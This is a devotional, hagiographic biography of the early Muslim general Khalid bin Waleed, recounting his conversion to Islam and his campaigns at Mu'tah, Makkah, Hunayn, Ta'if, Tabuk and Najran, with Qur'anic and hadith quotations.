When the kuffar heard this fearless man's name they were shaken by a terrible and dreadful panic; his stormy attacks and victories stunned the world, and the Prophet ﷺ gave him the title of Saifullâh, (Sword of Allâh). He is recognized in the world's military history as one of the greatest generals of all time. Triumphs and victories used to kiss his feet and even his worst enemies acknowledged his military expertise. From his early childhood Khâlid bin Waleed was very sprightly, agile and courageous. He was the son of the chieftain of the tribe of Banu Makhzoom, Waleed bin Mughaira, and was hence everyone's favourite. In his youth the qualities of foresight and planning bloomed to perfection, and he occupied an enviable position among the youths of Banu Makhzoom. He was blessed with a splendid graceful physique which, attracted people and was counted among the nobility. From the battle of Uhud to the battle of Hudaibia, he was the squadron leader and commander of the cavalry. After that he was irradiated by his faith in Islam. The story of his conversion to Islam makes interesting readers.

Haris bin Hisham in the 'Tabqât bin Sa'd' relates that Khâlid bin Waleed used to say that before he accepted Islam, almost in every engagement, he used to enter the battlefield challenging the Prophet ﷺ. But each time his majesty and nobility seemed to spread an aura which, seemed to enter the heart of Khâlid bin Waleed. Finally, Allâh ﷻ sowed in his heart the love of Islam. On one occasion when the Prophet ﷺ was leading the Zuhr (afternoon prayer) in the battlefield, with his army behind him, Khâlid bin Waleed was tempted to take advantage of this invaluable opportunity and attack the Muslims who would thereby suffer irrevocable losses. But some invisible force seemed to hold him back and he just could not muster up enough courage to do it.

Then again in the same battlefield the Prophet ﷺ led the 'Asr (early evening prayer). Again the thought came to Khâlid bin Waleed ﷺ that he should not lose this chance to attack the Muslim army engrossed in prayer. But it seemed as if his feet could not move; he realized that some unseen power was protecting the Prophet ﷺ and surely he would one day conquer not only whole Arabia but also, the whole world.

When the Prophet ﷺ signed the peace treaty at Hudaibiyah and returned with his Companions to Al-Madinah, Khâlid bin Waleed wondered what would follow next. He kept pondering what he should do. Should he migrate to Ethiopia? But then the thought came to him that the ruler, Najâshi, a Christian was already a follower of the Prophet ﷺ, and Muslims had found a peaceful life under his protection. Then he thought of going to King Harqul, give up his religion and become a Jew or a Christian. He thought of leaving Arabia, but all said and done it was his homeland. Should he just sit at home and give up his warrior's life? An endless stream of thoughts seemed to flow through his mind, but he just could not make up his mind. At that momentous time he got a letter from his brother, who had converted to Islam. He wrote in very affectionate terms that the Prophet ﷺ had asked him where Khâlid bin Waleed was. He had answered respectfully that Allâh Almighty would surely one day bring Khâlid bin Waleed to the Prophet ﷺ to embrace Islam. It was not possible, he told him that his intelligent, perceptive and able brother should be deprived of the blessings of Allâh Almighty and Islam.

This message says Khâlid bin Waleed, inclined his mind and feelings even more towards Islam, and he felt very elated and proud that the Prophet ﷺ had asked about him. He felt that his fortune had taken a turn for the best possible future. During this time he dreamt that he was moving out of a tiny, dark, dingy and airless place into a vast, green fertile field. When he woke up he felt extremely pleasant and made up his mind to definitely go to Al-Madinah. He wished that he could find someone going there to join him.

He expressed his intention to 'Uthmân bin Talhah ﷺ who agreed to accompany him, and with a fervent desire to reach the presence of the Prophet ﷺ they started on their journey. On the way they met 'Amr bin 'Aas ﷺ. He asked them where they were going and he said he was on his way to meet the Prophet ﷺ at Al-Madinah, as he was planning to swear allegiance to Allâh Almighty and Islam. When they realized that they all were bound together by the same yearning for Islam and its True Prophet, they continued on the journey together happily. They reached the presence of the Prophet ﷺ on the first day of Safar, 8th Hijrah. Khâlid bin Waleed respectfully greeted him and was greeted by him with a smile. Khâlid bin Waleed then took the pledge of allegiance, swearing on the palm of the Prophet ﷺ. Then very affectionately he told Khâlid bin Waleed ﷺ:

> "I was sure, taking into consideration your brilliance, your wisdom and foresight that surely one day you would accept Islam as your religion."

Khâlid bin Waleed ﷺ then requested him to pray to Allâh Almighty to forgive him for all the sins he had committed with the might of his sword against Islam and for the problems he had created for Muslims.

The Prophet ﷺ assured him in gentle and compassionate tones that all he had done as a kafir (disbeliever) in his days of ignorance would be automatically erased. Khâlid bin Waleed ﷺ replied that still he would request the Prophet ﷺ to offer supplications to Allâh ﷻ for him. Then the Prophet ﷺ prayed to Allâh Almighty, asking Him to forgive Khâlid bin Waleed all his sins, and to have Mercy on him, for doubtless He is Forgiving and Generous.

Then 'Umar bin 'Aas and 'Uthmân bin Talhah رضي الله عنهما too stepped forward and swore allegiance to Islam on the palm of the Prophet ﷺ.

Khâlid bin Waleed ﷺ told his dream to Abu Bakr Siddiq ﷺ, that he saw in a dream that I was in a tiny dark room and after that in the fertile green. Abu Bakr Siddiq ﷺ told him:

> "The narrow dark room is your life is disbelieve and Shirk and the fertile green expanse is your life in Islam. Allâh Almighty has brought you out of the narrowness and darkness of ignorance into the radiant and enlightened fields of Islam, may this prove auspicious for you."

Khâlid bin Waleed ﷺ had converted to Islam, not out of fear or greed, but because he was influenced by the attractive and magnetic personality of the Prophet ﷺ. In human history forthrightness and frankness in upholding the principles of Truth has been recognized as a basic and vital quality. This is the reason why people who have the courage to speak up for what they believe to be the Truth are often extremist in expressing their views. These two positive qualities of courage and frankness are to be found in the character of the great General Khâlid bin Waleed ﷺ.

Until the time that he accepted Islam he was the most dangerous enemy of Islam. In the battle of Uhud he played a major role in converting the victory of Muslims into defeat with his extremism and firmness of purpose. Since the Kuffar were losing they were despondent and had given up hopes of winning completely. In this struggle between Truth and Falsehood, all the ranks of the Kuffar were prepared to accept defeat, except for Khâlid bin Waleed ﷺ. This warrior was the one who refused to cave in; the moment he got a chance he got together a troop of cavalry and through a mountainous route made an unexpected assault on the Muslim army. They were shocked and uprooted, as it were, and suffered grievous loss of lives. Yet this same brave and daring warrior, once he became a Muslim, fought at every stage with a sincerity of heart and purity of intention for the cause of the propagation of Islam to bring victory to the Muslims. He gave himself, mind, body and soul, for the great cause of the Prophet ﷺ. After his pledge of allegiance he gave the rest of his life to fighting for truth against the forces of evil, cruelty and barbarism. At the most critical of times he did not entertain the slightest degree of fear or hopelessness and despair.

Khâlid bin Waleed ﷺ accomplished such daring exploits that the world was lost in wonder and amazement. His great deeds of daring, heroism and bravery, were acknowledged and admired by even his enemies. The Commander-in-Chief of the German army, Jeneral Aroon Rommel, was asked for the secret of his successes in warfare. He answered that he followed the tactics employed by the great Muslim general, Khâlid bin Waleed. That the greatness and majesty of Caesar was laid low in the dust by him is doubtless a miracle caused by the ingenuity and well-planned tactics used by him in leading his men. The eyes of the world saw that the mighty resources of Rome and Persia were never deterrents for him. From the beginning to the end in every conflict between Good and Evil, he remained victorious and with the help of Allâh Almighty's blessings he never faced defeat.

On the boundaries of Syria is a city called Moatah. The confrontation, which took place here, is called the War of Moatah. This is the first war in which Khâlid bin Waleed ﷺ took part as an ordinary soldier after his conversion to Islam. But after three generals were martyred, one after another, the mantle of leadership fell on him. There were only three thousand Mujâhideen and they were totally spent and exhausted. The enemy, on the other hand, numbered two hundred thousand fierce warriors, who were very well equipped and armed. The war started due to the following incident.

The Prophet ﷺ sent one of his most faithful Companions, Haris bin 'Amr Azdi ﷺ, with a letter for the ruler of Basra, Haris bin Ami Shamar Ghassani. He had barely reached Moatah, a town in the province of Balqa, on the borders of Syria, when the Governor of the province, Sharjeel bin 'Amr Ghassani, came to hear of his arrival. He immediately had him arrested and killed brutally. When this terrible news reached the Prophet ﷺ, he was very grieved and upset. Another incident took place around the same time. A missionary group of fifteen of the Prophet's Companions was in Syria engrossed in carrying the Message of Islam and enjoining its teachings. All these Companions were in a place called 'Zât Al-Atlah', when they were treacherously murdered. Then again, around the same time the ruler of Rome had threatened to invade Al-Madinah. These were the main reasons why the Prophet ﷺ sent an army under General Zaid bin Hârithah ﷺ. He had instructed that in case Zaid bin Hârithah ﷺ, was martyred during the war, his place should be taken by Ja'far bin Abi Tâlib ﷺ. If he too was martyred then 'Abdullâh bin Rawâha ﷺ should take over the command the forces. If he too should be martyred then the Mujâhideen should decide on who should be their Commander. He had a white flag made for the army and entrusted it to General Zaid bin Hârithah ﷺ. He commanded the army to camp at the spot where Hârith bin 'Amr Azdi ﷺ, had been martyred, ask Allâh Almighty for help and stand firm to battle against the enemy. He further instructed them not to break their word and not to perpetrate any breach of trust. They were ordered not to kill old people, women or children. Nor should they kill any recluse or monk who had abandoned the world to pray or meditate. No buildings were to be razed to the ground, nor trees to be felled or destroyed. After receiving their orders from their Commander-in-Chief, the Prophet ﷺ, the army set out on their extremely difficult mission. After crossing very difficult territory they finally reached the Syrian border and entered the province of Balqa'. Here they got the news that the Roman emperor Harqul had sent a huge army to fight these handful of Muslim soldiers, and they were already encamped in the field. So the Mujâhideen turned direction and marched towards Moatah. At this place the two armies confronted each other and heavy fighting broke out. The Muslims fought fearlessly and Zaid bin Hârithah ﷺ the general, realizing his responsibilities as the Commander attacked the enemy. In order to boost the morale of his handful of men, he fought with the vigour and zest of four men. There was destruction, perdition and panic all round, as he advanced plunging through the ranks of the enemy, and finally achieved martyrdom. Now Ja'far bin Abu Tâlib ﷺ took command and holding the flag in his hand led the Muslim army. He too rode fearlessly, trying to break through the ranks of the enemy. Since the enemy's army was huge and the fighting was intense, it was difficult to ride through them, So he jumped off his steed and rushing through their ranks started to rip off the heads of the enemy with his sword. Finally, one of the enemy soldiers managed to land a powerful blow and cut off his right hand. He took the flag in his left hand and the enemy cut off the left hand as well. He still did not allow the flag to fall down and continued to hold it with the help of his legs and what was left of his arms. The enemy struck a final and fatal blow, and Ja'far ﷺ attained the exalted status of a martyr. According to the instructions of the Prophet ﷺ, 'Abdullâh bin Rawâha ﷺ now took over the responsibility of General. Moving forward he took the flag, and finally he too after displaying marvelous deeds of heroism reached martyrdom, and the Glorious Presence of Allâh Almighty.

The morale of the Mujâhideen was now at its lowest; they had lost three Generals, and even their flag had fallen to the ground. Considering the disproportionate numbers of the huge Roman army and the small Muslim force, defeat seemed certain. The white flag of the Muslim army had almost fallen into the hands of the enemy, when Thabit bin Aqram ﷺ with a dexterous move took up the flag. He then turned to Khâlid bin Waleed ﷺ and addressed him thus:

> "Please take this flag into your hands; at this most difficult of times only you can perform the duty of a leader best."

Khâlid bin Waleed ﷺ in very civil and humble tones declined the honour, saying Thabit ﷺ was superior to him; having taken part in the battle of Badr he had the right to be the leader of the Mujâhideen, he said. But Thabit bin Aqram ﷺ was adamant and swearing by Allâh Almighty he said it was a proved fact that with his deeds of valour, Khâlid bin Waleed ﷺ had shown his mettle. He said he had picked up the flag from the ground only to hand it over to you. He again requested him to hold it up and tackle the critical situation with his wise and strategic planning. The Mujâhadeen needed his military skill, daring and brave leadership. He said the army needed him at this crucial juncture to perform the important duties of leadership and nonplus and confound the enemy so that the Muslim forces could get some breathing space. Then turning to the Mujâhideen he asked them of they were would like to accept Khâlid bin Waleed ﷺ as their leader. They all answered that they would be happy to have as their Commander him. Realizing that he was the choice of the Mujâhideen, Khâlid bin Waleed ﷺ picked up the flag, accepting the position of General. And he fought so fiercely and firmly that nine swords were broken in his hands and the enemy was thwarted.

Compared to the enemy the Mujâhideen were very few in number. Bringing experience and masterly strategy into play, Khâlid bin Waleed ﷺ changed the whole formation of the army. He picked out a group of the Mujâhideen to remain at the back in hiding, and then suddenly appear and join the rest of the army. As a result the whole atmosphere was filled with dust and sand as they moved forward. The Roman army panicked when they saw this and thought that reinforcements had arrived. Their morale started to dive down and taking advantage of this opportunity. Khâlid bin Waleed ﷺ started to move out the Mujâhideen very carefully out of the circle of the surrounding enemy, and into a safe area. Earlier the Romans had been very confident that they would decimate the Muslims, and not even one of them would be allowed to leave the battlefield alive. Their confidence was very high because in the recent past they had defeated the Persians; they were intoxicated by their victory and thought a handful of the Mujâhideen would be no match for them. Khâlid bin Waleed ﷺ with his God-given skill in planning had put into practice intelligent tactics to defeat the enemy. On the every first day they were shattered when they saw him break nine swords. And when he saw on the second day that the Romans were frightened, panicking and ready to retreat he took advantage of the opportunity to take his men back to safety. To bring back the army intact under such precarious and critical circumstances was no mean feat and unforgettable in the annals of military history.

After the conversion of Khâlid bin Waleed ﷺ to Islam, the second most important event was the conquest of Makkah. In this battle the Prophet ﷺ himself formally appointed him to lead a brigade, consisting of the tribes of Banu Saleem, Banu Khazeema, Banu Ghaffar and Jaheenah, and enter Makkah from the area of Kada. He was told that if any local tribe tried to stop him he had permission to battle with them using his skill with his sword and if there was no opposition, not to start a war under any circumstances. The Prophet ﷺ said every effort should be made to enter the city peacefully without shedding any blood, and as far as possible respect the sanctity of precincts of the Haram, the House of Allâh Almighty. There were about ten thousand Muslims in the army, far outnumbering the inhabitants of Makkah. The chances were they would not dare to raise arms against the Prophet ﷺ, and the city would be taken peacefully. But then again, it went against the disposition of the Makkahns not to oppose the taking of their centre. Hence the rising youth of the city, under the leadership of 'Ikrimah bin Abi Jahl, Safwan bin Umayya and Sahal bin 'Amr, organized their troops and tried to stop the Muslims from entering the Makkah at Khandamah. The brigade they opposed happened to be commanded by Khâlid bin Waleed ﷺ. When the opponents saw his feats with the sword they lost courage and rapidly fell back. In this battle twelve men of the Banu Baker and Banu Hatheel tribes were slain. Two Muslims had lost their way and reached some place else; these were the only two Muslims to be martyred. Except for these, the whole Muslim army, without any trouble, triumphantly, but peacefully, entered Makkah on Friday the twentieth day of Ramadhân, 8th Hijrah.

After taking complete control of the city the Prophet ﷺ entered the Ka'bah (the House of Allâh ﷻ), and cleansed it completely of the filth and pollution of the false idols which, had been placed there. Then with exemplary and enviable magnanimity he declared general amnesty and forgiveness for all.

1. He said who entered the Haram on that day were guaranteed safety.
2. Those who surrendered their weapons were also guaranteed safety.

3. Those who closed their doors and remained inside their houses were also safe.

4. Those who entered the house of Abu Sufyân were also rendered safe and secure.

Impressed and overawed by the majesty of Islam, Abu Sufyân had, through the mediation of 'Abbas ﷺ managed to gain the attention of the Prophet ﷺ and pledge allegiance to the pure and noble religion of Islam.

When the Prophet ﷺ stood at the head of the Mujâhideen in the valley of Zee Tawa, tears of joy filled his eyes. He remembered that this was the same Makkah from where he had been forced to emigrate stealthily in the dead of night. And on this auspicious day the city seemed to spread out its arms to welcome and embrace him and the rest of the Muslims. The very same kuffar, idolaters and worshippers of 'Lât' and 'Manât' who had night and day tortured and tormented the followers of the One True Allâh were now bowed down before them, pleading for mercy and forgiveness; in fact they were begging for their lives.

The very people who had besieged and starved the Muslims in the siege of Sha'ab Abu Tâlib, were on this day imploring them for kindness and mercy. Seeing this change of fortune, the Prophet ﷺ prostrated in gratitude before Allâh Almighty.

Just five days after the conquest of Makkah the Prophet ﷺ sent thirty men under the leadership of Khâlid bin Waleed ﷺ to a place called Nakhlah, where the kuffar and Mushrikeen had an asylum and shrine dedicated to the idol 'Uzza. They were ordered to shatter this idol to pieces and completely destroy and raze this important shrine of the kuffar. 'Uzza was a very huge idol, which was worshipped with great pomp and ceremony. It was deeply revered by the fierce, fearless and warmongering tribes, Kannana and Mazar. The temple built to 'Uzza was under the protection of one of the tribes of Banu Hishâm, Banu Shaiban. It was no easy task to destroy and annihilate this fortress of Shirk.[1] But Khâlid bin Waleed ﷺ, fired by the zeal and passionate faith in the One True Allâh ﷻ, tore the huge idol to pieces with a pickaxe, calling out:

> "O 'Uzza, I hereby declare you are a false god; there is not an iota of sanctity nor holiness in you. Allâh Almighty has today degraded and defamed you by my hands."

After destroying the idol he set fire to it.

The Prophet ﷺ sent delegations to the surrounding areas to spread knowledge about the new religion, Islam. Khâlid bin Waleed ﷺ was nominated to lead one of these, which had such respected Companions from the Bait-Rizwan as 'Abdur-Rahmân bin 'Auf and 'Abdullâh bin 'Umar ﷺ. The town of the Banu Khazeemah tribe was one day's travelling distance from Makkah. It was a well-known fact that these people had converted to Islam. When the leaders of the tribe saw some people under the leadership of Khâlid bin Waleed ﷺ nearing their town, they came out to the outskirts, armed. When Khâlid bin Waleed ﷺ saw them armed, he asked them if they had converted to Islam. They all answered simultaneously that they were 'Sâbi'. This was a term used by the kuffar to refer to people who did not believe in any religion. The moment Khâlid bin Waleed ﷺ heard this he flew into a rage and attacked them. His sword killed some of them, while others went into hiding in fear. But very soon they were flushed out and taken prisoner. The Commander ordered that they should also be killed the next day. But the Companions from the Bait-Rizwan such as 'Abdur-Rahmân bin 'Auf and 'Abdullâh bin 'Umar رضي الله عنهما refused to obey him, since they had learned that these people had converted to Islam and were Muslims. It is not right to raise weapons against a fellow Muslim and this unfortunate incident had resulted only because of a misunderstanding. But Khâlid bin Waleed ﷺ was of the opinion that if they had accepted Islam they should have said so unhesitatingly. They had used the word Sâbi to describe themselves, rather than the word Muslim, which showed they disliked Islam, and deserved to have their heads chopped off. Imam Ibn Tameemah, Allama Aini and Hafiz Ibn Hajr held the view that the people of Banu Khuzamah should have answered promptly that they were Muslims.

---

[1] Associating any other with the One True Allah Almighty.

It is the basic quality of an efficient and good general that he never wastes time at a critical juncture; once he decides on a course of action, he tries to execute it as soon as possible. It was for this reason that once Khâlid bin Waleed ﷺ heard the word Sâbi from their lips he thought that they did not love Islam; since no Muslim could possibly declare he was a Sâbi. Hence he decided on his own regarding the course of action to be taken. Because of this misunderstanding the Banu Khuzama suffered a heavy loss of life and property.

When the Prophet ﷺ came to hear of this tragic incident he was very sad, but he did not reprimand or rebuke Khâlid bin Waleed ﷺ. After all he had not meant to do wrong, and it was all a tragic misunderstanding. In order to make up to the Banu Khuzama for the huge losses suffered by them he sent 'Ali ﷺ with a lot of money and goods to compensate them. Khâlid bin Waleed ﷺ continued to have the support of the Prophet ﷺ just like before and appointed him Commander of the foremost brigades in all the later wars against the Kuffar.

Hunnain is the name of a valley, which is about forty miles to the northwest of Tâi'f, in the mountains of Uthâs. A very famous warrior-like the Hawâzan tribe, were settled here. Many offshoots of the tribes had spread out into other areas as well. They were well known for their skill in archery. They started preparing to attack the Muslims first since they feared an offensive from them. The Prophet ﷺ decided after the conquest of Makkah to punish them. Ten thousand Mujâhideen had come from Al-Madinah and two thousand more from Makkah joined them. In this war 'Umar Farooq ﷺ was appointed Commander of this Muhâjireen (immigrants). Aseed bin Huzair ﷺ of the tribe of Uws was appointed the standard bearer. Sa'd bin 'Ibâda ﷺ was appointed general of the tribe of Khazraj, and Khâlid bin Waleed ﷺ was given Command of the tribe of Banu Saleem. The Prophet ﷺ was the Supreme Commander of this army of twelve thousand Muslims. They reached Hunnain in the evening on the tenth day of Shawwal in 8th Hijrah.

Khâlid bin Waleed ﷺ was sent with the warriors of the tribe of Banu Saleem as an advance guard. The enemy numbered only four thousand. When the Mujâhideen saw this they became overconfident and sure of victory. They forgot that they had won battles before against all odds because of Divine support and assistance and they thought their numerical strength alone could bring them victory. Allâh Almighty was displeased with this attitude of theirs, and they suffered reverses in the first encounter. The Noble Qur'an describes this incident:

> "Truly, Allâh has given you victory on many battlefields, and on the day of Hunain (battle) when you rejoiced at your great number, but it availed you naught and the earth, vast as it is, was straitened for you, then you turned back in flight. Then Allâh sent down His Sakinah (calmness, tranquillity and reassurance) on the Messenger (Muhammad ﷺ), and on the believers, and sent down forces (angels) which you saw not, and punished the disbelievers. Such is the recompense of disbelievers." (9:25,26)

The skilled archers and warriors of the tribes of Banu Thaqeef and Hawâzan lay in ambush, and as soon as Khâlid bin Waleed ﷺ with his advance guard came into their range of attack they rained down arrows on the Mujâhideen. They felt uprooted, and the enemy, taking advantage of the situation launched another strong attack; the Muslim army panicked and started to flee. Camels and horses with their riders started scampering in any which way they could. Only a very few Mujâhideen remained in the battlefield with their Commander-in-Chief who remained steadfast. He called out to his men:

> "I am doubtless the Prophet of Allâh Almighty, I am the son of 'Abdul Mutallib!
> See with your own eyes that I am standing here firm and determined, and I will not flee."

'Abbas ﷺ was also calling out to the Mujâhideen in a voice filled with grief:

> "Where are you going? Come back to the Prophet! Allâh Almighty's Messenger is calling out to you! Turn back and return to him."

When they heard the thundering voice of 'Abbas ﷺ they turned and rushed feeling guilty and crazed with love for the Prophet ﷺ. They were shouting,

"Here we come in response to your call, O Messenger of Allâh!"

The scattered forces of the Mujâhideen fervently consolidated their strength and made a massive attack on the enemy. The enemy could not withstand it and were repulsed. Within seconds the whole picture of the battlefield had changed.

The great general, Khâlid bin Waleed ﷺ, with his razor-sharp sword was tearing through the ranks of the enemy, and whoever came in his way was mowed down mercilessly. Overcome with the spirit and fervour of Jihâd, he was charging after his prey like a raging lion. In the marshalling of the troops he had suffered grievous and deep wounds. After gaining victory, the Prophet ﷺ visited his favourite general, whose joy knew no bounds. It was as if he had been given a huge treasure gathered from all the continents. Filled with happiness at the visit he blessed his stars, and said that his injuries were lucky since they were being looked at by his beloved Prophet ﷺ. The Prophet ﷺ smeared his auspicious spittle on the wound which then healed quickly.

After gaining victory in Hunnain the Muslim forces were encamped in the battlefield, resting and nursing the wounded. The Prophet ﷺ got news that some of the defeated soldiers had gathered in Tai'f. This city is located in a valley between two mountains, about sixty miles from Makkah, and is a cool and fertile place. It grows plenty of fruits, which are famous for their fresh and sweet flavour; especially the grapes and pomegranates are so sweet that the like of these can be found nowhere else in the world. I have had occasion to visit Tai'f three times. It is a beautiful scenic place, with a cool climate and clear fresh and salt water streams. I have also enjoyed the fruit to be found there on these occasions, especially the pomegranates and grapes.

This is the very same city which the Prophet ﷺ had visited during the Makkahan era for the purpose of addressing its people and inviting them to pledge allegiance to the new religion of Islam. The people had in no way been hospitable and in fact the dissolute youth of the city had wounded him by pelting him with stones. They had chased him as he was bleeding from the injuries caused by them. Exhausted and spent he had been forced to take refuge and rest in a garden. Seeing this heartrending spectacle -Messenger of Allâh bleeding and worn out - the angels of the mountains had asked for his permission to crush and grind the city and its inhabitants between two mountains of the valley.

But the Prophet ﷺ had denied permission and said that he was not in favour of destroying and ruining the people of Tâi'f since he hoped that their future generations would accept Islam. It is an irony of fate and a twist of fortunes that the very same True Prophet ﷺ who had left the city bleeding and helpless, was now back as the Commander-in-Chief of a huge force to overpower with his majesty the Banu Hawâzan and the other tribes who were its sworn friends. In spite of the fact that he was injured Khâlid bin Waleed ﷺ was appointed General of the Banu Saleem. When the Banu Hawâzan saw the grandeur and majesty of the tremendous Muslim army, the Banu Thaqeef and they fled into their fort. The Mujâhideen besieged the fort. Emotionally charged with the passion for Jihâd, Khâlid bin Waleed ﷺ kept calling out continuously to the enemy to come out and meet the challenge. But none of them had the courage to come out and face him. And they had collected so much food and water that they could have easily lived in the fort for a year. Seeing these conditions, Abu Bakr Siddiq ﷺ advised that the siege be called off. The Prophet ﷺ approved of this idea and the siege was finally lifted after eighteen days. Soon after this the Banu Hawâzan and the Banu Thaqeef accepted Islam. During this encounter Khâlid bin Waleed ﷺ by his challenges to the enemy gave ample proof of his courage, faith and devotion to Islam. Doubtless these are the qualities of a good General.

The tribe of Banu Mastalaq was a branch of the Banu Khaza'a. The people of this tribe had accepted Islam in the fifth or sixth Hijrah. The Prophet ﷺ sent a representative to collect Zakat or the poor due from them. When he reached there the leaders of the tribe came to the outskirts of the city to welcome them. When the representative saw these people approaching him, he panicked. He thought they were going to kill him, and turned around and fled. At Al-Madinah he told the Prophet ﷺ that the Banu Mastalaq had refused to pay Zakât. And this news stunned the Prophet ﷺ. Before engaging in a war with them directly he thought it was better to send Khâlid bin Waleed ؓ at the head of a delegation to ascertain the truth of the matter. His selection of Khâlid bin Waleed ؓ was based on his qualities of valour, wisdom and his perceptive understanding and foresight.

He advised Khâlid bin Waleed ؓ against being hasty and taking any emotional decision on the spur of the moment. He warned him that patience and forbearance were the need of the moment.

Khâlid bin Waleed ؓ reached the city of the Banu Mastalaq in the middle of the night. To understand and assess the situation and get the facts right, he sent out some of his comrades in disguise. They came back and reported that the people were certainly Muslims as they had themselves seen them attending the Fajr (dawn) prayers in the mosques, of which there were quite a few in the city. The call to prayers was also given regularly from the mosques. He was very happy to hear this and felt at peace regarding the citizens and their wellbeing. When the sun had risen high, he himself went into the city and met the chieftains of the tribe and asked them why they had not paid the Zakât to the representative of the Prophet ﷺ. They stated the facts of the case. They said they had gone to the city outskirts to greet him, but without meeting them he had suddenly turned round and fled. They said they themselves were very upset and surprised and they had already sent a delegation to meet the Prophet ﷺ and inform him regarding what had occurred. Khâlid bin Waleed ؓ himself was very astonished to hear this, and left having satisfied him that all was well with the religious beliefs and faith of these people. Upon reaching Al-Madinah he informed the Prophet ﷺ regarding what had actually taken place; he said these people of Banu Mastalaq were blameless and had not refused to pay Zakât. The representative had given a totally incorrect picture of the situation. Allâh Almighty revealed the following Verse on this occasion:

> "O you who believe! If a Fasiq (liar evil person) comes to you with a news, verify it, lest you should harm people in ignorance, and afterwards you become regretful for what you have done." (49:6)

What is worthy of note is that when the incident of the Banu Mastalaq refusing to pay Zakât and getting ready for war against the Muslims was reported wrongly, the person the Prophet ﷺ entrusted with the task of resolving the issue was Khâlid bin Waleed ﷺ. It shows the trust the Prophet ﷺ had in his ability to utilize his God-given gifts of intelligence and wisdom and in his ability to arrive at a farsighted and courageous decision. He had advised his General to be calm and patient because he felt that Khâlid bin Waleed ﷺ might get enraged, act in haste and God forbid, cause irreparable damage. This had been the case with the Banu Khazeema.

Khâlid bin Waleed ﷺ came back triumphant from this war. His majesty and power were such that the enemy used to start trembling when they heard his name. The Muslims, on the other hand, gained strength from having him among them. Under his leadership they gained victories and triumphs whichever way they turned, and the flag of Islam flew high in many countries. The power and might of the empires of Rome and Persia was laid low. No doubt Khâlid bin Waleed ﷺ was in a very exalted and lofty position.

Tabuk is a valley about six hundred and eighty-six miles north of Al-Madinah. In the intense heat of the year 9th Hijrah, the Prophet ﷺ after an arduous journey over difficult terrain, reached there commanding an army of thirty thousand Muslim Mujâhideen. He saw that in this land where water was scarce, a tiny bit of water was oozing. He ordered that some water should be collected in a small vessel for his ablution. He then washed his face and hands, and the rest of the water he threw back into the place from where the water was oozing out. The moment the water was thrown by him, a stream of water came gushing out with a thunderous sound. The Mujâhideen had felt as if their bodies were cracking under the strain and the severe heat. At such a time to find a plentiful supply of water was a blessing. The whole army drank their fill, gained strength, and offered there thanks to Allâh ﷻ. The Prophet ﷺ told Mua'âz bin Jabl:

> "If he lived long enough he would see many fertile and green gardens at that spot."

His prophecy turned out to be true, word for word. The miraculous stream gave plenitude and fertility to the land, and even today this is one of the greenest and most fertile of areas, serene and soothing to the eyes. The stream made Tabuk one of the most beautiful place still flows continuously. It is now known as the Fountain of Tabuk, and people visit this historic site to see the stream and enjoy themselves.

The Prophet ﷺ had marched Tabuk at the head of an army as a trading caravan from Syria had informed him that the Emperor of Rome was making elaborate preparations to invade Al-Madinah. Many Arab tribes had joined hands with him to wipe out the Muslims from the face of the earth. In fact, they reported, he had already set out for Al-Madinah and his advance guard had reached the border area of Balqa, in Syria. The Prophet ﷺ immediately ordered the Companions to prepare for Jihâd. Since it was summer and it was to be a very long journey, he ordered that a lot of luggage and food should be prepared to be carried along for the journey. He wanted immediate action in order to stop the enemy at the earliest in his own territory. Among the thirty thousand troops of the Muslim army was ten thousand cavalry. Khâlid bin Waleed ﷺ was made Commander of the advance guard. Talhah bin 'Abaidullah ﷺ was the Commander of the right wing, and 'Abdur-Rahmân bin 'Auf ﷺ was the Commander of the left wing. The Muslim army camped at Tabuk for twenty days, but the Roman army did not dare to come out and face them. Emperor Harqul of Rome sent his spies to find out the strength of the Muslim army and the extent of its preparedness and organization. What he heard frightened him and he thought it best to turn back with his troops. Though no actual fighting took place at Tabuk, two great advantages were gained.

- The King of Syria was highly impressed by the might and majesty of the Muslims.
- Taking advantage of the almost three-week long stay at Tabuk, the Prophet ﷺ sent emissaries and delegations to different tribes in the surrounding areas to spread the message of Islam. The Mujâhideen also built a mosque at Tabuk. As a result of this missionary work many chieftains converted to Islam. Many Christian chieftains also were overawed by the majesty and strength of the Muslims and presented them before the Prophet ﷺ to sign treaties of peace and reconciliation.

The Prophet ﷺ appointed Khâlid bin Waleed ﷺ as Commander of a group of five hundred Mujâhideen to conquer the chieftain of the Doamtha Al-Jandal, Akeedar bin 'Abdul-Malik. He told him that he would find him hunting and wanted him to be brought to him alive. Riding their fast Arab steeds, Khâlid bin Waleed ﷺ and his men reached Doamt-ul-Jandal at night. The Commander instructed his men to talk in whispers and see that their horses too trod very softly.

The whole atmosphere was still and silent. Akeedar bin 'Abdul-Malik was relaxing with his wife, drinking wine. Suddenly a white antelope appeared out of the jungle and started beating its head against the doors of the fort. His wife told him that his favorite prey had come to his doorstep, and he should not lose the chance and hurry up. He put down his glass of wine and getting up quickly, picked up his bow and arrows. He called out to his brother Hassân and some servants to join him. Leaping on to his horse, he dashed out of the fort to chase his prey. He had hardly moved a few yards, when Khâlid bin Waleed ﷺ and his companions surrounded him. He had set out after his prey, but had now become a prey himself. His brother, Hassân, tried to put up some resistance but was killed. Akeedar surrendered and was taken alive to the prances of the Prophet ﷺ. He did not take any revenge, but magnanimously forgave him and fixed a tax, allowing him to live in peace as the ruler of his province. When the chieftain of the Doamt-ul-Jandal appeared in front of the Prophet ﷺ, he was wearing a very expensive silken robe richly embroidered with gold and jewels. When the Companions of the Prophet ﷺ saw this expression of arrogance and pride they expressed surprise. The Prophet ﷺ told them not to be surprised, as even the handkerchief of Sa'd bin Ma'az in Paradise would be much more expensive and better than this robe.

Khâlid bin Waleed ﷺ was not only a triumphant General, but he was also very successful and effective as a preacher of Islam, achieving excellent results. In the month of Rabiul-Awwal in the year 10th Hijrah the Prophet ﷺ sent Khâlid bin Waleed ﷺ at the head of a group of four hundred Companions to the valley of Najrân. He was instructed to invite the Banu Hâris tribe who lived there, to accept Islam. The Prophet ﷺ told him that if they accepted Islam he should live there to teach them the Noble Qur'ân and the Sunnah. If they rejected Islam he should declare war on them.

When Khâlid bin Waleed ؓ reached Najrân the first thing he did was to speak to the people eloquently about Islam and invite them to come into its fold. He exhorted them and said that it was better for them to accept it; if they did not, no power in the world could save them from disgrace and dishonour. If they listened to him there was prosperity for them. His tone was very persuasive and powerful and it seemed as if the valley was struck dumb. The people of the valley trembled in fear for their future and all of them accepted Islam.

